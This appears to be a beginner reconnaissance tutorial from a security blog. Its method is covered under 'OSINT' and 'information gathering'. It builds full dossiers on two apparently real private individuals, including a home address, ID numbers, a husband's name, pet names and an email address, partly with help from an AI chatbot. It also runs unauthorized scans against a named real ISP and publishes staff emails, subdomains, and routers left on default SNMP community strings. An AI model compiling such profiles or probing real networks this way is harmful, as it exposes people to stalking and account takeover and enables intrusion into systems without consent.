A Beginner Guide on Information Gathering

written by : Wisdom

January 2026

www.bluedragonsec.com

https://github.com/bluedragonsecurity/

Table of Contents

1. About Information Gathering

Information gathering is the most crucial foundation in the Penetration Testing process. Often referred to as Reconnaissance or Footprinting, this stage aims to collect as much data as possible about the target in order to map the attack surface.

The more information obtained, the higher the chances of a successful penetration. Broadly speaking, this technique is divided into two main categories: Passive and Active.

1. Passive Information Gathering (Reconnaissance)

In this stage, we collect information without directly interacting with the target system. The goal is to avoid detection by the target's security systems (such as IDS/Firewalls).

OSINT (Open Source Intelligence): Searching for information that is publicly available on the internet.

Search Engine: Using "Google Dorking" (special search operators like site:, filetype:, intitle:) to find sensitive documents or hidden directories.

Social Media: LinkedIn is especially useful for mapping an organization's structure and the technologies used by its employees.

WHOIS Lookup: Obtaining domain registration information, physical addresses, phone numbers, and technical contacts.

Infrastructure Analysis:

DNS Records: Looking up public records (MX, TXT, NS) using tools like nslookup or dig.

Shodan/Censys: Searching for internet-connected devices (IoT, servers, databases) that may be publicly exposed.

Wayback Machine: Viewing older versions of the target's website to search for remnants of sensitive information that may have been deleted.

2. Active Information Gathering

This technique involves direct interaction with the target. Because of this physical/digital contact, these activities carry a higher risk of detection.

DNS Enumeration: Attempting a Zone Transfer (AXFR) to obtain a complete list of subdomains. If that fails, brute-force subdomain discovery is performed using a wordlist.

Port Scanning: Identifying which ports are open on the target.

Tool: Nmap is the industry standard here.

Result: Knowing what services are running (HTTP, FTP, SSH, etc.).

Service & OS Fingerprinting: Determining the specific version of running services (e.g., Apache 2.4.41) and the operating system in use. This is important because vulnerabilities are often specific to certain versions.

Banner Grabbing: Sending a connection to a specific port to see the welcome message (banner), which often leaks the software name and version.

Directory Enumeration: Using tools like Gobuster or Dirsearch to discover hidden folders on a web server (such as /admin, /config, or .env).

3. Methodology and Workflow

The information gathering process typically follows this logical flow:

Stage	Main Focus	Popular Tools
Footprinting	Domain names, IP blocks, physical locations.	Whois, Google, Maltego
Scanning	Active ports, live IPs.	Nmap, Masscan, Hping3
Enumeration	Users, shared folders, routing tables.	Netcat, Enum4linux, SNMPwalk
Vulnerability Mapping	Finding vulnerabilities based on collected data.	Nessus, OpenVAS, Searchsploit

2. Tracking a Person's Data

To track a person's data, you can use their email, full name, or phone number.

A. Tracking a person's data using their full name

Example using the full name: JESSICA ENDRIYANA


If the name obtained includes both first and last names, tracking data becomes much easier.

1. Tracking Education Data


To track education data, you can use the website: https://pddikti.kemdiktisaintek.go.id/

Search with the keyword jessica endriyana

1 result found:




Education history is now visible:




2. Tracking data on social media

Facebook:

https://www.facebook.com/jessica.endriyana/photos




https://www.facebook.com/jessica.endriyana/about




Instagram:

https://www.instagram.com/drgjendriyana/?hl=en



LinkedIn:

https://www.linkedin.com/in/jessica-endriyana-b56283152/




On LinkedIn, you can even find their employment history.

3. Tracking via search engine

In Google, enter this dork:

```
"jessica endriyana"
```



Further searches with Google:

```
"jessica endriyana" "universitas trisakti"
"jessica endriyana" "jakarta"
"jessica endriyana" "alamat"
```

Based on all the results found, here is the profiling data for the person named Jessica Endriyana:

Full Name: Jessica Endriyana

First church: GKSI Betlehem Jakarta

Current church: GKSI Jatiasih

Email: jessicae@trisakti.ac.id

Home Address/Domicile (based on church bulletin): Pondok Mitra Lestari Blok E4 GKSI Betlehem No. 5, Bekasi.

Professional Address (drg. Jessica Endriyana - Rata):

Rukan Perumahan Senayan, Jl. Tentara Pelajar, RT.1/RW.7, North Grogol, Kebayoran Lama, Jakarta, 12210.

Ruko Mendrisio 2, Jl. Boulevard Raya Gading Serpong, Banten, Kelapa Dua, Banten 15810.

Education:

1. Universitas Trisakti

Enrollment Date: April 4, 2016

Last Student Status: Graduated, 2017/2018 Even Semester

Level / Program: Professional Degree / Dentist

Student ID: 041215085

2. Universitas Indonesia

Student ID: 2006491084

Enrollment Date: April 30, 2020

Level / Program: Master's / Basic Dental Sciences

Last Student Status: Graduated, 2022/2023 Odd Semester

As a Lecturer:

Name: JESSICA ENDRIYANA

Gender: Female

University: Universitas Trisakti

Functional Position: Junior Expert (Asisten Ahli)

Employment Status: Permanent Lecturer

Highest Education: Master's (S2)

High School: SMA Negeri 81 Jakarta

Year of HS graduation: 2009


Major: Science (IPA)

Dog's name: KenKen

Cat's name: Snowy


Husband's name: Pradhana Nugroho

Employment History



Skills: Yoga, Dental Science

Photos:



Graduation Date: September 10, 2022

Achievement: Once placed 3rd in a relay race competition with Clear


Current data at Universitas Trisakti:

Nama	:	drg. Jessica Endriyana, M.Si
NIK / NIDN	:	3869 / 0313039401
Jabatan Akademik	:	Asisten Ahli/III-b
Bagian	:	Biologi Oral

B. Tracking a person's data using their email

Say we have obtained an email: estsaranga@gmail.com

Track it on Google using this dork: "estsaranga@gmail.com"




Email owner name: Ester Saranga

University: UNIVERSITAS OTTOW GEISSLER

Major: Agribusiness

Resides in: Jayapura

Further data tracking with an AI prompt:



Papers published by Ester Saranga:

THE INFLUENCE OF WORK DISCIPLINE ON PERFORMANCE

Analysis of service process efficiency and hospital service quality: Application of data envelopment analysis (DEA) and the Servqual model

Organizing regional finances to catch up with development gaps

Analysis of Service Process Efficiency and Hospital Service Quality

The Effect of Capital Structure on Stock Prices with Company Performance as an Intervening Variable in Property and Real Estate Companies

TRAINING AND ASSISTANCE FOR BUSINESS LICENSE PROCESSING FOR TENANTS OF THE UNIVERSITAS OTTOW GEISSLER PAPUA BUSINESS INCUBATOR CENTER

Degree: SE, M.Si

Education History:

Universitas Gadjah Mada, Master of Science, 2001, S2

Universitas Hasanuddin, Bachelor of Economics, 1988, S1

Name: ESTER SARANGA

Gender: Female

University: Universitas Ottow Geissler

Program: Agribusiness

Functional Position: Senior Lecturer (Lektor Kepala)

Highest Education: S2 (Master's)

Employment Status: Permanent Lecturer

Activity Status: Active

Other data:

Ester Saranga, SE., M.Si. is an academic and leadership figure at Universitas Ottow Geissler Papua (UOGP), Jayapura.

Based on the latest data from 2024/2025, here is her profile and key roles:

1. Current Structural Position

She currently serves as Vice Rector II for Finance and General Administration at Universitas Ottow Geissler Papua for the 2023-2027 term. She was inaugurated in September 2024, alongside Rector Dr. Philipus Ramandey.

2. Academic & Leadership Background

Former Dean: Prior to serving as Vice Rector, she served as Dean of the Faculty of Economics at the same university.

Management Lecturer: Academically, she is a permanent lecturer in the S1 Management program.

Economics & Business Expert: She is active in MSME development in Papua, serving as head of the Business Incubator Center at Universitas Ottow Geissler Papua.

3. Broader Contributions

Assessor: She is an active assessor in education quality assurance activities in the Papua region.

Researcher: She is involved in various research on management, public services, and organizational efficiency, including collaboration on public expenditure analysis reports with international institutions such as the World Bank.

3. Information Gathering on a Corporate/Organizational Target

In this example, we will perform information gathering on an ISP company in the Philippines called Nexlogic, with its main website at https://www.nexlogic.ph

Information gathering (reconnaissance) is a crucial phase in penetration testing. For a large-scale target like an Internet Service Provider (ISP) such as Nexlogic in the Philippines, we need to perform extensive mapping from autonomous system numbers (ASN), IP ranges, all the way to physical infrastructure.

The following is an example of Information Gathering techniques using Kali Linux and web-based tools.

Step 1. Passive Information Gathering

The first step is to collect information without directly interacting with the target's infrastructure to avoid detection.

A. Identifying ASN and IP Ranges (Web)

ISPs are uniquely identified through their Autonomous System Number (ASN).

Tools: web https://bgp.he.net/ , https://bgp.tools/

Process: Search for "Nexlogic" or the domain nexlogic.ph.

Results for Nexlogic:

ASN: AS135025

IPv4 Ranges: 14.102.168.0/22, 103.206.80.0/22.

Upstream Providers: See who supplies their bandwidth (e.g., Hurricane Electric or Infinivan).

For example on bgp.he.net:

https://bgp.he.net/search?search%5Bsearch%5D=Nexlogic&commit=Search

We obtain the AS information: AS135025 and the IP prefix.

Additional information can be found at https://bgp.tools/as/135025

Public IP ranges:

```
14.102.171.0/24
14.102.170.0/24
14.102.169.0/24
14.102.168.0/24
103.206.83.0/24
103.206.82.0/24
103.206.81.0/24
103.206.80.0/24
```

B. WHOIS Lookup (Kali Linux) and Web

Use the whois command to view domain registration information and IP block ownership. In the terminal, type for example:

```
whois 14.102.168.0
```

Information to look for: Technician names, email addresses, and headquarters location in Makati City.

https://whois.dot.ph/?utf8=%E2%9C%93&search=nexlogic.ph&button=

Information obtained:

Carlo Roxas: sysad@nexlogic.ph

Gian-Carlo Arcenas: gian@nexlogic.ph

Based on this information, further searches were conducted and found:

Carlo Roxas: https://www.linkedin.com/in/iamcarlo26/

Gian Carlo Arcenas: https://wq.apnic.net/apnic-bin/whois.pl?searchtext=GA244-AP&form_type=advanced

https://web.facebook.com/caloyzter

C. Infrastructure & Subdomain Discovery

After knowing their IP blocks, we need to find "entry points" or service endpoints they manage.

Subdomain Discovery

Type in the terminal:

```
sudo apt install sublist3r
sublist3r -d nexlogic.ph
```

Results:

```
matilde.nexlogic.ph
midas.nexlogic.ph
mqtt02.nexlogic.ph
ookla-bcp.nexlogic.ph
portal.nexlogic.ph
pynettool.nexlogic.ph
rpz1.nexlogic.ph
saas.nexlogic.ph
seer.nexlogic.ph
tmap.nexlogic.ph
tmrsp1.nexlogic.ph
```

Discovering Infrastructure Information

Open web shodan.io

Enter the ASN number:

```
asn:AS135025
```

D. Gathering Additional Information with AI Prompts

You can use Gemini:

Example prompt:

1. List the public IP ranges owned by ISP Nexlogic and describe the function of each range.

Information obtained:

Nexlogic Telecommunications Network, Inc. (with autonomous system number AS135025) manages several public IP address blocks allocated by APNIC. Based on the latest technical data, here are their public IP ranges along with the specific function of each block:

IP Range (CIDR)	Technical Description	Estimated Function

103.206.80.0/22	Primary Block (Core)	Allocated for core infrastructure and corporate customers in the main operational area.
103.206.80.0/24	NEXLOGIC-CUST	Specifically allocated for retail/residential customers.
103.206.81-83.0/24	NEXLOGIC-CUST	Used for IP distribution to end-users.
14.102.168.0/22	Secondary Block	Used for network expansion and interconnection at data centers.
14.102.168-170.0/24	NX01-03-MKT-PH	Focused on infrastructure nodes for regional distribution/gateways.

IPv6 Range:

2404:2380::/32: A very large range used for the future of Nexlogic's network. IPv6 allows every customer device to get a unique public address without NAT.

Main Functions of Each Range

In general, ISPs like Nexlogic divide the functions of their IP ranges into three main categories:

1. Infrastructure & Routing (Core Network): Some IPs in the 14.102.x.x range are used for core router addresses, ISP DNS servers, and international gateways.

2. Customer Public IPs (Dynamic/Static): The 103.206.80.0/24 through 103.206.83.0/24 ranges are primarily used as the IP that appears on your device when you check "What is my IP".

3. Interconnection Services (Peering): Specific IP addresses are used to connect directly to internet exchange points like HKIX (Hong Kong) or PhOpenIX (Philippines).

Step 2. Active Information Gathering

This step involves direct interaction with the network.

A. Port Scanning

To scan Nexlogic's public IP ranges:

```
nmap -sn 14.102.168.0/22
nmap -sn 103.206.80.0/22
```

A full scan can take hours or even an entire day.

Nmap command for a more complete scan (service and OS detection):

```
nmap -sV -O 14.102.168.0/22
nmap -sV -O 103.206.80.0/22
```

Sample scan results can be viewed at:

http://syncrumlogistics.com/docs/nmap_14.102.168.txt

http://syncrumlogistics.com/docs/nmap_103.206.80.txt

B. Testing Domain Zone Transfer

DNS Zone Transfer (often referred to by its operation code, AXFR) is a mechanism used by system administrators to replicate or copy a DNS records database from one DNS server to another.

By exploiting this feature, we can try to obtain a complete subdomain list.

In the terminal, type:

```
fierce --domain nexlogic.ph
```

Results:

```
NS: elaine.ns.cloudflare.com. jeremy.ns.cloudflare.com.
SOA: elaine.ns.cloudflare.com. (108.162.192.152)
Zone: failure
Wildcard: failure
Found: maps.nexlogic.ph. (103.206.81.72)
Found: monitoring.nexlogic.ph. (103.206.83.4)
Found: ns02.nexlogic.ph. (103.206.81.71)
Found: ns1.nexlogic.ph. (205.251.197.199)
Found: ns2.nexlogic.ph. (205.251.195.45)
Found: portal.nexlogic.ph. (103.206.81.75)
```

C. SNMP Check

SNMP or Simple Network Management Protocol is a standard protocol used to manage and monitor devices on an IP-based network (such as routers, switches, servers, printers, and workstations).

We will scan Nexlogic's IP range with braa. In the terminal, type:

```
braa public@14.102.168.1-14.102.171.254:.1.3.6.1.2.1.1.1.0
```

Results:

```
14.102.168.78:632ms:.0:RouterOS CCR1036-8G-2S+
14.102.168.18:611ms:.0:RouterOS RB1100AHx2
14.102.168.58:635ms:.0:RouterOS CCR1036-8G-2S+
```

Interesting results! We successfully found several MikroTik (RouterOS) devices that are active with the default community string ("public").

Next, we use snmp-check to get complete routing table information and other data from each of those routers.

Out of 3 IPs, 2 responded (SNMP port 161):


```
snmp-check 14.102.168.18
snmp-check 14.102.168.58
```

Results can be checked at:


http://syncrumlogistics.com/docs/nexlogic/snmp_14.102.168.18.txt

